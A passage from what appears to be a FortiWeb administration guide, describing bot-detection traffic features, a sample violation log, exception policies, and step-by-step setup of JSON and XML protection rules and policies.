  The created TCP connections during the sampling period. Bot like DoS tools and scanners always creates many more TCP connections than regular clients.

- **HTTP request**
  The triggered HTTP requests during the sampling time. Bot always triggers many more HTTP requests than regular

clients.

- **HTTP HEAD methods**
  The triggered HTTP requests whose method is HEAD. Crawlers and scanners always use HTTP HEAD method, while the regular clients don't.

- **HTTP error responses**
  The triggered HTTP error responses whose HTTP return code is larger than 400. Scanners always trigger HTTP error responses.

- **HTTP requests without Referers**
  The HTTP requests that don't have the Referer header field. Regular web access always includes the HTTP header field, while the requests from the bot like scrappers may not include this header field.

- **HTTP requests without User-Agent**
  The HTTP requests that don't have the User-Agent HTTP header field. Bot like DoS tools triggers HTTP traffic without the User-Agent.

- **HTTP requests with illegal HTTP version**
  The HTTP requests that use non HTTP1.1/2.0 HTTP versions. Bot like scanners triggers HTTP traffic using HTTP 0.9/HTTP 1.0 HTTP versions.

- **HTML pages**
  The HTTP requests that access the HTML pages. Regular web access always triggers this kind of requests, while Bot like scrappers may not. Scrappers tend to fetch pure site data like commodity price.

- **JavaScript/CSS resources**
  The HTTP requests that access the JavaScript and CSS resources. Regular web access always triggers this kind of requests, while bot like scrappers and DoS tools may not.

- **JSON/XML resources**
  The HTTP requests that access the JSON/XML resources. Bot like scrappers always triggers huge amount of this kind of requests.

- **Request for robots.txt**
  The HTTP requests for file robots.txt. Bot like known engines and crawlers usually attempts to fetch the file, while the regular clients don't.

- **Seconds with throughput**
  The traffic triggered by regular clients usually doesn't last long, while the traffic from bot is always across the whole sampling time period.

- **Average duration with throughput**
  The duration time of regular clients is always much shorter than that of bots.

Model Statistics

The Model Statistics shows the **Traffic Trend** (the green line), the **Anomaly Trend** (the orange line), and the **Confirmed Bots** (the blue line).

Provided there were plenty of vectors collected in the past 24 hours (**Traffic Trend**), if the gap between the **Anomaly Trend** and the **Confirmed Bots** is continuously wide, it means the current bot detection model may need to be refreshed, because many false positive vectors are detected.

Viewing the bot detection violations

In **Log&Report > Log Access > Attack**, use the **Message: Bot Detection Violation** filter to check the bot detection violations.



#	Date/Time	Policy	Source	Destination	Threat Level	Action	Message	HTTP Host	URL
1	01-31 11:07	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
2	01-31 11:03	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
3	01-31 11:01	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
4	01-31 10:57	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
5	01-31 10:55	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
6	01-31 10:51	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
7	01-31 10:49	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
8	01-31 10:45	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html
9	01-31 10:43	ServerPolicy_RP	10.0.5.140	10.200.10.110		Alert	Bot Detection Violation	10.0.5.223	/autotest/test.html

Click the item to view its detailed information. The radar chart is used to compare the current vector with the vectors in training sample set. The red line represents the values of the current vector, while the other three lines respectively represent the minimum value, average value, and maximum value of the vectors in training sample set. The following is the radar chart of a violation, you can see the red line is far apart from the other three lines, which means the current vector is quite possibly a bot.



Exception Policy

You can create exception policy to omit bot mitigation attack scans when you know that some parameters or URLs may trigger positives during normal use. The exception policy can be applied in Bot Mitigation policy, Biometrics Based Detection, Threshold Based Detection, and Bot Deception.

To create an exception policy:

1. Go to **Bot Mitigation > Exception Policy**.
2. Click **Create New**.
3. Enter a name for the policy.
4. Click **OK**.
5. Click **Create New**.
6. On the **New Bot Mitigation Exception Element** page, select the type of element to exempt from bot mitigation attack scans.

Client IP	
Operation	• **Equal**—FortiWeb does not perform a bot mitigation attack scan for requests with a client IP address or IP range that matches the value of **Client IP**.

		• **Not Equal**—FortiWeb only performs a bot mitigation attack scan for requests with a client IP address or IP range that matches the value of **Client IP**.
	Client IP	Specify the client IP address or IP range that FortiWeb uses to determine whether or not to perform a bot mitigation attack scan for the request.
Host		
	Operation	• **String Match**—**Value** is a literal host name. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the hosts that the exception applies to.
	Value	Specifies the `Host:` field value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
URI		
	Operation	• **String Match**—**Value** is a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the URIs that the exception applies to.
	Value	Specifies a URL value to match. You can use up to 2048 characters in regex configuration for signature. The value does not include parameters. For example, `/testpage.php`, which match requests for `HTTP://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/causes-false-positives.php`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name or parameters. To match a domain name, use the **Host** element type. To match a URL that includes parameters, use the **Full URL** type. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.

Full URL	
Operation	• **String Match**—**Value** is a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the URLs that the exception applies to.
Value	Specifies a URL value that includes parameters to match. For example, `/testpage.php?a=1&b=2`, which match requests for `HTTP://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/testpage.php?a=1&b=2`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name. To match a domain name, use the **Host** element type. To match a URL that does not include parameters, use the **URI** type. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Parameter	
Operation	• **String Match**—**Name** is the literal name of a parameter. • **Regular Expression Match**— **Name** is a regular expression that matches all and only the name of the parameter that the exception applies to.
Name	Specifies the name of the parameter to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Check Value of Specified Element	Enable to specify a parameter value to match in addition to the parameter name.
Value	Specifies the parameter value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Cookie	
Operation	• **String Match**—**Name** is the literal name of a cookie. • **Regular Expression Match**— **Name** is a regular

		expression that matches all and only the name of the cookie that the exception applies to.
	Name	Specifies the name of the cookie to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Check Value of Specified Element	Select to specify a cookie value to match in addition to the cookie name.
	Value	Specifies the cookie value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Concatenate		• **And**—A matching request matches this entry in addition to other entries in the exemption list. • **Or**—A matching request matches this entry instead of other entries in the exemption list. Later, you can use the exception list options to adjust the matching sequence for entries. For details, see Exception Policy on page 613.

7. Click **OK**.

You can later refer the Exception policy in Bot Mitigation policy. It can also be referred in Known Bots, Biometrics Based Detection, Threshold Based Detection, and Bot Deception rules to omit scan in a specific rule.

API Protection

FortiWeb secures your API interfaces, whether they are implemented using XML, JSON API, or RESTful API. FortiWeb parses the contents of each call and apply WAF policy validation to protect you from malicious traffic.

Configuring JSON protection

JSON is a lightweight data-interchange format, and attackers may try to exploit sensitive information in JSON code to attack web servers. You can configure FortiWeb to validate JSON data contents in a JSON document. Configuring JSON protection can help to ensure that the content of requests containing JSON does not contain any potential attacks.

This section consists of instructions for the following steps:

- Importing JSON schema files. For details, see Importing JSON schema files on page 617.
- Creating JSON protection rules. For details, see Creating JSON protection rules on page 618.
- Creating JSON protection policies. For details, see Creating JSON protection policy on page 621.
- Selecting a JSON protection policy in a web protection profile. For details, see To select a JSON protection policy in a web protection profile on page 622.

Importing JSON schema files

JSON schema files define JSON data structure and validate JSON data contents in a JSON document. When you use JSON schema files to check JSON contents in HTTP requests, FortiWeb can determine acceptable content and validate that the content is well-formed.

To configure FortiWeb to enforce JSON schema files, create a JSON protection rule and select a JSON schema file for that rule. You can select only one JSON schema file for each JSON protection rule, but you can configure FortiWeb to enforce multiple rules in JSON protection policies.

This section provides instructions to:

- Import a JSON schema file
- Select a JSON schema file in a JSON protection rule

To import a JSON schema file

1. Go to **API Protection > JSON Protection**.
2. Select the **JSON Schema** tab.
3. Click **Create New**.
4. Enter a name for the JSON schema file.
5. For **Upload File**, click **Choose File**.
6. Select an acceptable JSON schema file.
7. Click **OK**.

Please use a JSON validation tool to verify the JSON schema file before uploading it to FortiWeb. It's recommended to use this one: HTTPs://www.jsonschemavalidator.net/.

To select a JSON schema file in a JSON protection rule

For details about creating a JSON protection rule, see Creating JSON protection rules on page 618.

1. Go to **API Protection > JSON Protection**.
2. Select the **JSON Protection Rule** tab.
3. Select an existing JSON protection rule to which you want to add the JSON schema file.
4. For **Schema Validation**, select the JSON schema file from the drop down menu.
5. Click **OK**.

Creating JSON protection rules

JSON protection rules define and enforce acceptable JSON content, including:

- Limits for data size, key, and value, etc.
- Preventing forbidden JSON from making requests

FortiWeb responds to rule violations of JSON protection rules according to the response action specified in a rule that a request has violated. Multiple JSON protection rules can be organized into policies that FortiWeb enforces. You can create up to 256 rules per policy.

This section provides instructions to:

- Create a JSON protection rule
- Add a JSON protection rule to a JSON protection policy

To create a JSON protection rule

1. Go to **JSON > JSON Protection Rule**.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. You will use the name to select the rule in a JSON protection policy. The maximum length is 63 characters.
Host status	Enable to compare the JSON rule to the `Host:` field in the HTTP header. If enabled, also configure Host on page 618.
Host	Select the IP address or FQDN of a protected host. For details, see Defining your protected/allowed HTTP “Host:” header names on page 152.
Request URL type	Select whether the Request URL on page 619 field must contain either: • **Simple String**—The field is a string that the request URL must

	match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
Request URL	Depending on your selection in Request URL type on page 618, enter either: • **Simple String**—Enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`), but it must match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in Creating JSON protection rules on page 618. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.
JSON Limits	Enable to define limits for data size, key, and value, etc.
Total Size of JSON Data	Enter the total size of JSON data in the JSON file. The valid range is 0–10240. The default value is 1024.
Key Size	Enter the key size of each object. The valid range is 0–10240. The default value is 64.
Total Key Number	Enter the total key number of each JSON file. The valid range is 0–2147483647. The default value is 256.
Value Size	Enter the value size of each key. The valid range is 0–10240. The default value is 128.
Total Value Number	Enter the total value number of each JSON file. The valid range is 0–2147483647. The default value is 256.
Value Number in an Array	Enter the total value number in an array. The valid range is 0–2147483647. The default value is 256.
Object Depth	Enter the number of the nested objects. The valid range is 0–2147483647. The default value is 32.
Schema Validation	Optionally, select a JSON schema file. For details, see Importing JSON schema files on page 617.
Action	Select which action FortiWeb will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and

	generate an alert and /or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 620. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Send 403 Forbidden**—Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message. The default value is **Alert**. See also Reducing false positives on page 864. **Note:** Logging will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Enter the amount of time (in seconds) that you want to block subsequent requests from a client after FortiWeb detects a rule violation. This setting is available only when Action on page 619 is set to **Period Block**. The valid range is 1–3,600 seconds (1 hour). For details about tracking blocked clients, see Monitoring currently blocked IPs on page 839.
Severity	When FortiWeb records rule violations in the attack log, each log message contains a **Severity Level** field. Select the severity level that FortiWeb will record when the rule is vioated: • Low • Medium • High • Informative The default value is **Low**.

Trigger Policy	Select the trigger, if any, that FortiWeb carries out when it logs and/or sends an alert email about a rule violation. For details, see Viewing log messages on page 811.

4. Click **OK**.

To add a JSON protection rule to a JSON protection policy

For details about creating a JSON protection policy, see Creating JSON protection policy on page 621.

1. Go to **JSON Protection > JSON Protection Policy**.
2. Select the existing JSON protection policy to which you want to add the JSON protection rule.
3. Click **Edit**.
4. Click **Create New**.
5. For **Rule**, select the JSON protection rule that you want to include in the JSON protection policy.
   Note: To view details about a selected JSON protection rule, click the view icon next to the drop down list.
6. Click **OK**.
7. Repeat Steps 4-6 for as many JSON protection rules as you want to add to the JSON protection policy.

Creating JSON protection policy

You can configure a JSON protection policy so that FortiWeb will:

- Enforce customizable rules for acceptable JSON contents in HTTP requests, including limits for names, values, depth, and other attributes
- Prevent forbidden JSON entities from making requests

Each policy can contain up to 256 JSON protection rules.

Optionally, policies can also include JSON schema files to describe the acceptable structure of a JSON document that FortiWeb can use to enforce JSON protection policies.

JSON protection policies are enforced by selecting them in an active inline Web Protection Profile.

This section provides instructions to:

- Create a JSON protection policy
- Select a JSON protection policy in a web protection profile

The Content-Type of HTTP requests for JSON protection must be `values application/json` or `text/json`.

To create a JSON protection policy

1. Go to **JSON Protection > JSON Protection Policy**.
2. Click **Create New**.
3. For **Name**, enter a name for the policy. You will use the **Name** to select the policy in a web protection profile. The maximum length is 63 characters.

4. The **Signature Detection** option is disabled by default. Enable to scan for matches with attack and data leak signatures in JSON data submitted by clients in HTTP requests with Content-Type: `values application/json` or `text/json`.
5. Click **OK**.
6. To add JSON protection rules to the policy, see To select a JSON protection policy in a web protection profile on page 622.

To select a JSON protection policy in a web protection profile

For details about creating a web protection profile, see Configuring a protection profile for inline topologies on page 219.

1. Go to **Policy > Web Protection Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **Inline Protection Profile** tab.
3. Select an existing web protection profile to which you want to include the JSON protection policy.
4. Click **Edit**.
5. For **API Protection > JSON Protection**, select the JSON protection policy from the drop down list.
   Note: To view details about a selected JSON protection policy, click the view icon next to the drop down list.
6. Click **OK**.

Configuring XML protection

XML is commonly used for data exchange, and hackers sometimes try to exploit security holes in XML code to attack web servers. You can configure FortiWeb to examine client requests for anomalies in XML code. FortiWeb can also attempt to validate the structure of XML code in client requests using trusted XML schema files. Configuring XML protection can help to ensure that the content of requests containing XML does not contain any potential attacks.

XML protection is available in Reverse Proxy, True Transparent Proxy, and WCCP operating modes.

This section consists of instructions for the following steps:

- Importing XML schema files. For details, see Importing XML schema files on page 623.
- Creating XML protection rules. For details, see Creating XML protection rules on page 624.
- Creating XML protection policies. For details, see Creating XML protection policies on page 627.
- Creating WSDL files. For details, see Importing WSDL files on page 628
- Configuring exempted URLs. For details, see Configuring exempted URLs on page 629.
- Creating WS-Security rules. For details, see Creating WS-Security rules on page 631.
- Selecting an XML protection policy in a web protection profile. For details, see To select an XML protection policy in a web protection profile on page 628.
- Configuring attack logs to retain packet payloads for XML protection. For details, see Configuring attack logs to retain packet payloads for XML protection on page 630.

To configure XML protection, you must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.

Importing XML schema files

XML schema files specify the acceptable structure of and elements in an XML document. When you use XML schema files to check XML content in HTTP requests, FortiWeb can determine acceptable content and validate that the content is well-formed.

To configure FortiWeb to enforce XML schema files, create an XML protection rule and select an XML schema file for that rule. You can select only one XML schema file for each XML protection rule, but you can configure FortiWeb to enforce multiple rules in XML protection policies.

This section provides instructions to:

- Import an XML schema file
- Select an XML schema file in an XML protection rule

The acceptable file extension for XML schema files is `.xsd`.

To import an XML schema file

1. Go to **API Protection > XML Protection**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **XML Schema** tab.
3. Click **Create New**.
4. For **Upload File**, click **Choose File**.
5. Select an acceptable XML schema file.
   Note: If you upload an XML schema file that references other XML schema files, the other XML schema files must also be uploaded to FortiWeb.
6. Click **OK**.

FortiWeb uses the XML schema file name to reference the file in other parts of the configuration. For example, if you upload an XML schema file named `attr0_0.xsd`, select that XML schema file in a protection rule with the name `attr0_0.xsd` in the list of available XML schema files.

To select an XML schema file in an XML protection rule

For details about creating a XML protection rule, see Creating XML protection rules on page 624.

1. Go to **API Protection > XML Protection**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **XML Protection Rule** tab.
3. Select an existing XML protection rule to which you want to add the XML schema file.
4. For **Schema Validation**, select the XML schema file from the drop down menu.
5. Click **OK**.

Creating XML protection rules

XML protection rules define and enforce acceptable XML content, including:

- Limits for names, values, depth, and other attributes
- Preventing forbidden XML entities from making requests

FortiWeb responds to rule violations of XML protection rules according to the response action specified in a rule that a request has violated. Multiple XML protection rules can be organized into policies that FortiWeb enforces. You can create up to 256 rules per policy.

This section provides instructions to:

- Create an XML protection rule
- Add an XML protection rule to an XML protection policy

To create an XML protection rule

1. Go to **XML Protection > XML Protection Rule**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. You will use the name to select the rule in an XML protection policy. The maximum length is 63 characters.
Host status	Enable to compare the XML rule to the `Host:` field in the HTTP header. If enabled, also configure Host on page 624.
Host	Select the IP address or FQDN of a protected host. For details, see Defining your protected/allowed HTTP “Host:” header names on page 152.
Request URL type	Select whether the Request URL on page 624 field must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
Request URL	Depending on your selection in Request URL type on page 624, enter either: • **Simple String**—Enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`), but it must match URLs that begin with a slash, such as `/index.cfm`.

	Do not include the domain name, such as `www.example.com`, which is configured separately in Host on page 624. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.
Data Format	Two data formats are available: • **XML** • **SOAP**
Schema Validation	Optionally, select an XML schema file. For details, see Importing XML schema files on page 623. Available only when the **Data Format** is **XML**. **Note**: If you upload an XML schema file that refers to other XML schema files, the other XML schema files must also be uploaded to FortiWeb.
WSDL Validation	Select the WSDL file created in **XML Protection > WSDL**. Available only when the Data Format on page 625 is **SOAP**. **Note**: If you are to upload a WSDL file that refers to local XML schema files, the XML schema files must be uploaded to FortiWeb first.
Override IP and Port in WSDL	When enabled, only the URL will be used to match the service in WSDL. If a URL corresponds to multiple services, the first service will be matched.
WS-Security	Select the WS-Security rule created in Creating WS-Security rules on page 631. You can also click to edit the WS-Security rule. Available only when the Data Format on page 625 is **SOAP**.
WS-I Basic Profile Check	Click to check whether the SOAP messages adhere to the selected WSI rules. Available only when the Data Format on page 625 is **SOAP**.
Attachments in SOAP Messages	Specify whether the SOAP message can carry attachments. Available only when the Data Format on page 625 is **SOAP**.
XML Limits	Enable to define limits for attributes, CDATA, and elements.
Attribute	Enter the maximum number of attributes for each element. The valid range is 1–256. The default value is 32.
Attribute Name Length	Enter the maximum attribute name length (in bytes) of each element. The valid range is 1–1,024. The default value is 64.
Attribute Value Length	Enter the maximum attribute value length (in bytes) of each element. The valid range is 1–2,048. The default value is 1,024.
CDATA Length	Enter the maximum Character Data (CDATA) length (in bytes) in XML. The valid range is 1–4,096. The default value is 4,096.

Element Depth	Enter the maximum element depth in XML. The valid range is 1–256. The default value is 20.
Element Name Length	Enter the maximum element name length (in bytes) in XML. The valid range is 1–1,024. The default value is 64.
Forbidden XML Entities	Enable to configure limits for the below XML entities.
External Entity	Enable to trigger the Action on page 626 if an HTTP request contains an external entity in XML.
Entity Expansion	Enable to trigger the Action on page 626 if an HTTP request contains an XML recursive entity expansion.
XInclude	Enable to trigger the Action on page 626 if other XML contents are included in XML.
Schema Location	Enable to forbid using location field to perform malicious requests.
Exempted URL	Select the exempted URL you have created in Configuring exempted URLs on page 629to configure allowed location URLs. Available only when **Schema Location** (page 1) is enabled.
Action	Select which action FortiWeb will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and /or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 627. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Send 403 Forbidden**—Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log

	message. The default value is **Alert**. See also Reducing false positives on page 864. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Enter the amount of time (in seconds) that you want to block subsequent requests from a client after FortiWeb detects a rule violation. This setting is available only when Action on page 626 is set to **Period Block**. The valid range is 1–3,600 seconds (1 hour). For details about tracking blocked clients, see Monitoring currently blocked IPs on page 839.
Severity	When FortiWeb records rule violations in the attack log, each log message contains a **Severity Level** field. Select the severity level that FortiWeb will record when the rule is violated: • Low • Medium • High The default value is **Low**.
Trigger Policy	Select the trigger, if any, that FortiWeb carries out when it logs and/or sends an alert email about a rule violation. For details, see Viewing log messages on page 811.

4. Click **OK**.

To add an XML protection rule to an XML protection policy

For details about creating an XML protection policy, see Creating XML protection policies on page 627.

1. Go to **XML Protection > XML Protection Policy**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the existing XML protection policy to which you want to add the XML protection rule.
3. Click **Edit**.
4. Click **Create New**.
5. For **Rule**, select the XML protection rule that you want to include in the XML protection policy.
   Note: To view details about a selected XML protection rule, click the view icon next to the drop down list.
6. Click **OK**.
7. Repeat Steps 4-6 for as many XML protection rules as you want to add to the XML protection policy.

Creating XML protection policies

You can configure an XML protection policy so that FortiWeb will:

- Enforce customizable rules for acceptable XML content in HTTP requests, including limits for names, values, depth, and other attributes
- Prevent forbidden XML entities from making requests

Each policy can contain up to 256 XML protection rules.

Optionally, policies can also include XML schema files to describe the acceptable structure of an XML document that FortiWeb can use to enforce XML protection policies.

XML Protection Policies are enforced by selecting them in an active inline Web Protection Profile.

This section provides instructions to:

- Create an XML protection policy
- Select an XML protection policy in a web protection profile

To create an XML protection policy

1. Go to **XML Protection > XML Protection Policy**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. For **Name**, enter a name for the policy. You will use the **Name** to select the policy in a web protection profile. The maximum length is 63 characters.
4. The **Signature Detection** option is disabled by default. Enable to scan for matches with attack and data leak signatures in Web 2.0 (XML AJAX), SOAP, and other XML submitted by clients in the bodies of HTTP POST requests.
5. Click **OK**.
6. To add XML protection rules to the policy, see To add an XML protection rule to an XML protection policy on page 627.

To select an XML protection policy in a web protection profile

For details about creating a web protection profile, see Configuring a protection profile for inline topologies on page 219.

1. Go to **Policy > Web Protection Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **Inline Protection Profile** tab.
3. Select an existing web protection profile to which you want to include the XML protection policy.
4. Click **Edit**.
5. For **XML Protection**, select the XML protection policy from the drop down list.
   Note: To view details about a selected XML protection policy, click the view icon next to the drop down list.
6. Click **OK**.

Importing WSDL files

WSDL files are XML files that describe how to use SOAP to invoke web service. To configure FortiWeb to verify legality of WSDL files and check the SOAP message against WSDL and SOAP protocol, create an XML protection rule and select a WSDL file for that rule. You can select only one WSDL file for each XML protection rule, but you can configure FortiWeb to enforce multiple rules in XML protection policies.

This section provides instructions to:

- Import a WSDL file
- Select a WSDL file in an XML protection rule

To import a WSDL file

1. Go to **Web Protection > XML Protection**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **WSDL** tab.
3. Click **Create New**.
4. For **Upload File**, click **Choose File**.
5. Select an acceptable WSDL file.
6. Click **OK**.

To select a WSDL file in an XML protection rule

For details about creating a XML protection rule, see Creating XML protection rules on page 624.

1. Go to **Web Protection > XML Protection**.
